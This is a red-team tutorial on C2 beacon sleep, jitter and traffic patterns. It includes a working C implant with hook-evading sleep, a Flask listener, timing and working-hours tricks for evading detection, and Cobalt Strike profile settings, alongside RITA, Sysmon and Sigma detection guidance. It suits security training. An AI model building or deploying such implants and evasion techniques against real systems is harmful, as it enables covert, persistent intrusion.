C2 Beaconing: Sleep, Jitter, and Communication Patterns
You’ve got a shell on the target. Now what? That implant needs to call home, but every check-in is a detection opportunity. The difference between a beacon that survives 72 hours and one that gets flagged in 20 minutes usually comes down to three things: how long it sleeps, how much it randomizes that sleep, and what the traffic looks like on the wire. This tutorial builds a minimal C beacon from scratch, runs it against a self-made listener, captures the traffic, and then shows you exactly how defenders catch it.
1. Beacon Architecture in 60 Seconds
A C2 beacon is a loop. Wake up, phone home, check for tasks, execute if any, go back to sleep. The operator never talks directly to the implant; traffic flows through at least one redirector or team server sitting between them.
The critical moving parts:
| Component | Role |
|---|---|
| Implant (beacon) | Runs on the target; initiates all outbound comms on a timer |
| Team server | Queues tasks, receives output, manages sessions |
| Redirector | Proxies traffic so the team server IP stays hidden |
| Sleep timer | Millisecond wait between check-ins (Sleep, NtDelayExecution) |
| Jitter | Random variance applied to the timer so intervals aren’t uniform |
| Protocol layer | HTTP/S, DNS, SMB named pipe, raw TCP |
Staged implants pull down a second-stage payload after initial execution. Stageless implants carry everything. For beaconing behavior, the distinction doesn’t matter: both enter the same sleep/check-in loop once running.

2. The Sleep Timer and Windows APIs
The simplest beacon calls Sleep(60000) and checks in every minute. Cobalt Strike’s default sleeptime is exactly 60000 ms. That works, but kernel32!Sleep is one of the first API calls EDR vendors hook because it’s trivial to instrument.
Alternatives to Sleep
| API / Syscall | Why a beacon uses it |
|---|---|
Sleep(DWORD dwMilliseconds) | Simplest; heavily hooked by EDR |
WaitForSingleObject(hEvent, dwTimeout) | Event-driven wait; slightly less suspicious call site |
CreateWaitableTimerEx + SetWaitableTimer | High-precision timer object; avoids Sleep import entirely |
NtDelayExecution(BOOLEAN Alertable, PLARGE_INTEGER Interval) | Direct ntdll syscall; bypasses kernel32 hooks; takes negative 100-ns units |
I burned an afternoon the first time I used NtDelayExecution because I forgot the interval is negative (relative time) and in 100-nanosecond increments. A 30-second sleep is -300000000 in LARGE_INTEGER.QuadPart, not -30000. Get that wrong and your beacon either never wakes up or fires continuously.
3. Jitter: Formula and Why 0% Gets You Caught
Jitter varies the sleep by a percentage so the inter-arrival times aren’t perfectly periodic. The formula is straightforward:
actual_sleep = base_ms +/- (base_ms * jitter_pct / 100)
A 60-second base with 25% jitter produces check-ins between 45 and 75 seconds. With 0% jitter, every interval is identical, and even a basic autocorrelation on Zeek conn.log timestamps lights up like a Christmas tree.
Cobalt Strike accepts jitter values 0 through 99. In practice, anything below 15% is still fairly detectable by RITA. For initial access, 40-60% jitter during the first 24 to 72 hours is a reasonable starting point.
The C Implementation
#include <windows.h>

// RtlRandomEx is exported by ntdll.dll
extern ULONG NTAPI RtlRandomEx(PULONG Seed);

DWORD compute_sleep(DWORD base_ms, DWORD jitter_pct, PULONG seed) {
    if (jitter_pct == 0) return base_ms;
    DWORD range = (base_ms * jitter_pct) / 100;
    DWORD rnd   = RtlRandomEx(seed) % (range * 2 + 1);
    return (base_ms - range) + rnd;
}
RtlRandomEx is available from user mode without any special stubs on all modern Windows versions. Link against ntdll.lib (or -lntdll with MinGW). If you want to avoid the import, seed rand() with GetTickCount(), but the randomness quality is worse.

4. Phase-Aware Beaconing
A flat 30-second sleep for the entire engagement is operationally stupid. Real operators shift cadence by phase:
| Phase | Sleep | Jitter | Rationale |
|---|---|---|---|
| Initial access (0-72h) | 60-180s | 40-60% | Validate the foothold without flooding anomaly detection |
| Active lateral movement | 5-15s | 20-30% | Operator needs responsiveness during a session |
| Idle / persistence | 300-900s | 50-70% | Minimize traffic volume when no tasks are queued |
| Outside working hours | 600s+ or pause entirely | N/A | Workstations don’t phone home at 3 AM to random IPs |
Working-hours gating is simple to implement and dramatically reduces the beacon’s exposure window. We’ll add it to the lab implant in Step 6 below.
5. Protocol Selection and Traffic Shaping
The protocol you pick depends on what egress the target environment allows.
| Channel | When to use it | Detection surface |
|---|---|---|
HTTP/S (WinHttpOpen / WinHttpSendRequest) | Default; nearly always allowed outbound | JA3 fingerprint, header ordering, URI patterns, certificate inspection |
DNS (DnsQuery_A) | When HTTP egress is locked down; very slow | Sysmon EID 22; high query volume to a single domain; long subdomain labels |
| SMB named pipe | Peer-to-peer lateral within a network; no egress needed | Sysmon EID 17/18; default pipe names like msagent_* |
Raw TCP (connect / send / recv) | Custom protocols; rare in mature environments | Unusual ports; unrecognized protocol on wire |
For HTTP/S, the beacon’s User-Agent, header order, and TLS fingerprint matter. Out-of-the-box Go implants (Sliver) present a JA3 hash matching crypto/tls that public databases flag within days. Malleable C2 profiles exist to control all of this.
6. Lab: Build a Minimal C Beacon and Catch It
Lab Setup
- Attacker VM: Kali or Ubuntu with Python 3 + Flask installed. This runs the listener.
- Victim VM: Windows 10/11 with Sysmon installed (SwiftOnSecurity config), Wireshark running.
- Network: Host-only or NAT network. The two VMs can reach each other on TCP 8080.
Step 1: Write the Listener
from flask import Flask, request
import datetime, json

app = Flask(__name__)

@app.route("/api/v1/status", methods=["GET"])
def checkin():
    ts = datetime.datetime.utcnow().isoformat()
    ua = request.headers.get("User-Agent", "unknown")
    print(f"[+] {ts}  src={request.remote_addr}  UA={ua}")
    return json.dumps({"task": "none"}), 200

if __name__ == "__main__":
    app.run(host="0.0.0.0", port=8080)
Start it: python3 listener.py. Every beacon check-in prints a timestamped line.
Step 2: Write the Implant
#include <windows.h>
#include <winhttp.h>
#include <stdio.h>

// ntdll imports
extern ULONG NTAPI RtlRandomEx(PULONG Seed);
typedef NTSTATUS (NTAPI *pfnNtDelayExecution)(BOOLEAN, PLARGE_INTEGER);

DWORD compute_sleep(DWORD base_ms, DWORD jitter_pct, PULONG seed) {
    if (jitter_pct == 0) return base_ms;
    DWORD range = (base_ms * jitter_pct) / 100;
    DWORD rnd   = RtlRandomEx(seed) % (range * 2 + 1);
    return (base_ms - range) + rnd;
}

BOOL checkin(LPCWSTR host, INTERNET_PORT port, LPCWSTR path) {
    HINTERNET hSession = WinHttpOpen(
        L"Mozilla/5.0 (Windows NT 10.0; Win64; x64)",
        WINHTTP_ACCESS_TYPE_DEFAULT_PROXY,
        WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PROXY_BYPASS, 0);
    if (!hSession) return FALSE;

    HINTERNET hConnect = WinHttpConnect(hSession, host, port, 0);
    if (!hConnect) { WinHttpCloseHandle(hSession); return FALSE; }

    HINTERNET hRequest = WinHttpOpenRequest(hConnect, L"GET", path,
        NULL, WINHTTP_NO_REFERER,
        WINHTTP_DEFAULT_ACCEPT_TYPES, 0);

    BOOL ok = WinHttpSendRequest(hRequest,
        WINHTTP_NO_ADDITIONAL_HEADERS, 0,
        WINHTTP_NO_REQUEST_DATA, 0, 0, 0);
    if (ok) WinHttpReceiveResponse(hRequest, NULL);

    WinHttpCloseHandle(hRequest);
    WinHttpCloseHandle(hConnect);
    WinHttpCloseHandle(hSession);
    return ok;
}

int main(void) {
    DWORD base_ms    = 30000;  // 30-second base interval
    DWORD jitter_pct = 25;     // +/- 25%
    ULONG seed       = GetTickCount();

    // Resolve NtDelayExecution for evasive sleep
    pfnNtDelayExecution pDelay = (pfnNtDelayExecution)
        GetProcAddress(GetModuleHandleA("ntdll.dll"), "NtDelayExecution");

    while (1) {
        checkin(L"192.168.56.10", 8080, L"/api/v1/status");

        DWORD sleep_ms = compute_sleep(base_ms, jitter_pct, &seed);

        if (pDelay) {
            LARGE_INTEGER li;
            li.QuadPart = -(LONGLONG)sleep_ms * 10000;  // ms -> 100ns
            pDelay(FALSE, &li);
        } else {
            Sleep(sleep_ms);  // fallback
        }
    }
}
Step 3: Cross-Compile
x86_64-w64-mingw32-gcc beacon.c -o beacon.exe -lwinhttp -lntdll -mwindows
Copy beacon.exe to the Windows VM and run it. You should see check-in lines appearing on the listener console at roughly 22 to 37 second intervals (30s +/- 25%).
Step 4: Capture and Analyze Timing
On the victim VM, capture traffic with Wireshark or on the attacker side with tshark:
tshark -r beacon.pcapng -Y "http.request.method == GET" \
    -T fields -e frame.time_relative -e http.host -e http.request.uri
Compute inter-arrival deltas. With 0% jitter (change the code, recompile, rerun) the delta column is a flat 30.0, 30.0, 30.0. Trivially detectable. With 25% jitter, you get 26.4, 33.1, 22.8, 29.7. Still detectable by statistical analysis, but no longer by a simple “fixed interval” rule.
Step 5: Add Working-Hours Gating
Insert this at the top of the while loop:
SYSTEMTIME st;
GetLocalTime(&st);
if (st.wHour < 9 || st.wHour >= 17) {
    Sleep(600000);   // 10-minute idle outside business hours
    continue;
}
Now the beacon goes nearly silent outside 09:00 to 17:00. Rerun and confirm in the capture: traffic drops to one connection every 10 minutes after 5 PM.
Step 6: Feed to RITA
Export the capture as Zeek logs (or run Zeek directly on the attacker interface), then import:
zeek -r beacon.pcapng
rita import ./ lab_beacon
rita show-beacons lab_beacon
RITA scores beaconing by analyzing connection frequency, byte-count regularity, and interval consistency. Even with 25% jitter, our beacon scores high because the byte counts are uniform and the connection count is elevated. The data_jitter concept (padding responses with random null bytes) exists specifically to defeat this byte-count analysis.
7. Cobalt Strike Malleable C2 Profiles: Field-by-Field
A Malleable C2 profile controls every byte of beacon traffic. The key global fields:
set sleeptime "60000";        # ms between check-ins
set jitter    "37";           # percentage variance
set useragent "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36";
set data_jitter "128";        # random null-byte padding on responses (bytes)
set maxdns    "255";          # max DNS label length for DNS beacons
set pipename  "msagent_###";  # SMB pipe name; ### = random hex
set sleep_mask "true";        # obfuscate beacon in-memory during sleep
The profile then defines http-get and http-post blocks that control the request/response structure:
http-get {
    set uri "/api/v1/updates";
    client {
        header "Accept" "application/json";
        metadata {
            base64url;
            header "Cookie";   # encoded host metadata goes into Cookie header
        }
    }
    server {
        header "Content-Type" "application/json";
        output {
            base64;
            print;             # task data in response body
        }
    }
}
Metadata encoding options are base64, base64url, netbios, and netbiosu. Termination statements (where to place the encoded data) are print (body), header, parameter, and uri-append.
Validate every profile with c2lint before loading. A profile that fails c2lint can break staging or cause the beacon to crash on check-in. I have seen profiles pass c2lint on 4.5 and silently break on 4.7 because of tightened validation, so always test against the exact version you’re running.
8. Defensive Strategies and Detection
Sysmon Event IDs
| Event ID | Name | What to hunt |
|---|---|---|
| 3 | Network Connection | Periodic outbound from unusual processes; correlate Image, DestinationIp, DestinationPort |
| 1 | Process Creation | Beacon process lineage; download cradle command lines |
| 22 | DNS Query | High-volume queries to a single domain; long subdomain labels (DNS beaconing) |
| 17 | Pipe Created | Named pipes matching Cobalt Strike defaults (msagent_*, postex_*) |
| 18 | Pipe Connected | Connections to suspicious pipes (SMB lateral C2) |
Sigma Rule: Periodic Outbound from LOLBin
title: Periodic Outbound HTTP from Script Host or LOLBin
status: experimental
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 3
    Initiated: 'true'
    Image|endswith:
      - '\rundll32.exe'
      - '\regsvr32.exe'
      - '\mshta.exe'
      - '\wscript.exe'
      - '\cscript.exe'
    DestinationPort:
      - 80
      - 443
      - 8080
      - 8443
  condition: selection
  # In practice, pair with SIEM aggregation: count() by Image, DestinationIp > 10 in 1h
falsepositives:
  - Legitimate update mechanisms
level: medium
tags:
  - attack.command_and_control
  - attack.t1071.001
Note: the count() by ... > 10 aggregation requires SIEM-level correlation (Elastic EQL, Splunk stats, or Sentinel KQL). Pure Sigma handles the filter; the aggregation is a SIEM rule on top.
ETW Providers Worth Enabling
| Provider | What it gives you |
|---|---|
Microsoft-Windows-WinHttp | Full WinHTTP request lifecycle, catches WinHttpSendRequest calls |
Microsoft-Windows-DNS-Client | DNS queries at the resolver level; pairs with Sysmon EID 22 |
Microsoft-Windows-TCPIP | TCP state changes for raw-socket beacons |
Network-Level Detection

RITA (rita show-beacons) remains the single most effective tool for identifying beaconing in Zeek logs. It scores connections by interval regularity, byte-count consistency, and connection count. Even heavily jittered beacons with uniform response sizes score high.
JA3/JA3S fingerprinting catches default TLS stacks. Compare hashes against ja3er.com; a Go crypto/tls fingerprint from a process that isn’t a known Go application is a strong signal.
Hardening Checklist
- Block direct-to-internet TCP 80/443 from non-browser processes at the firewall.
- Perform TLS inspection at the proxy; flag unknown JA3 hashes.
- Sinkhole domains registered fewer than 30 days ago via DNS RPZ.
- Hunt for Cobalt Strike default pipe names with Sysmon EID 17.
- Baseline outbound connections by hour; alert on after-hours traffic to uncategorized destinations.
- Run pe-sieve or Moneta periodically to detect RWX regions characteristic of in-memory beacons, even when
sleep_maskis enabled.
9. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Web Protocols (HTTP/S beaconing) | T1071.001 | Sysmon EID 3, proxy logs, RITA |
| DNS (DNS beaconing) | T1071.004 | Sysmon EID 22, DNS query volume analysis |
| Encrypted Channel | T1573 | JA3 fingerprinting, TLS inspection |
| Standard Encoding (Base64 in headers) | T1132.001 | Payload inspection at proxy |
| Non-Standard Encoding (netbios encoding) | T1132.002 | Deep packet inspection |
| Domain Fronting | T1090.004 | CDN log correlation, SNI vs Host header mismatch |
| Non-Application Layer Protocol | T1095 | Firewall logs, protocol anomaly detection |
10. Tools
| Tool | Description | Link |
|---|---|---|
| RITA | Beacon detection via Zeek log analysis | github.com/activecm/rita |
| Zeek | Network traffic analysis; generates conn.log for timing analysis | zeek.org |
| Wireshark / tshark | Packet capture and protocol dissection | wireshark.org |
| Sysmon | Windows system monitor; EID 3/17/22 are critical | docs.microsoft.com |
| pe-sieve | In-memory beacon detection; scans for suspicious PE regions | github.com/hasherezade/pe-sieve |
| Moneta | Memory scanner for RWX regions and beacon artifacts | github.com/forrest-orr/moneta |
| ja3er.com | JA3 fingerprint database for TLS client identification | ja3er.com |
| c2lint | Cobalt Strike profile validator | Bundled with Cobalt Strike |
| x86_64-w64-mingw32-gcc | MinGW cross-compiler for building Windows implants on Linux | mingw-w64.org |
Summary
- A beacon is a timed loop: wake, check in, sleep. The sleep interval, jitter percentage, and protocol choice determine how long it survives.
- Zero-percent jitter is an instant detection. Even moderate jitter (25%) gets caught by RITA’s statistical scoring. Combine high jitter (40%+) with
data_jitter(variable response padding) and working-hours gating to reduce exposure. NtDelayExecutionreplacesSleepto dodge kernel32 hooks, but the network traffic pattern remains the real detection surface.- Malleable C2 profiles control every byte on the wire:
sleeptime,jitter,data_jitter, User-Agent, header ordering, metadata encoding, and pipe names. Always validate withc2lint. - Defenders win by correlating layers: Sysmon EID 3 (network connections) and EID 22 (DNS queries) on the host, RITA and JA3 fingerprinting on the network, and pe-sieve/Moneta in memory. No single layer catches everything, but stacking them makes sustained beaconing very expensive for the operator.
Related Tutorials
- Phishing Campaign Design: Pretexting, Lures, and Target Profiling
- Building a Red Team Lab: Infrastructure, VMs, and C2 Setup
- Finding the EIP Offset: Pattern Creation and Cyclic Patterns
- OSINT for People and Credentials: LinkedIn, Breach Data, and Email Harvesting
- Active OSINT: DNS, Certificate Transparency, and Subdomain Enumeration
References
- cybersecpentesting.com
- onebee.blog
- hunt.io
- gbhackers.com
- www.netskope.com
- deepstrike.io
- unit42.paloaltonetworks.com
- thedfirreport.com
Get new drops in your inbox
Windows internals, exploit dev, and red-team write-ups - no spam, unsubscribe anytime.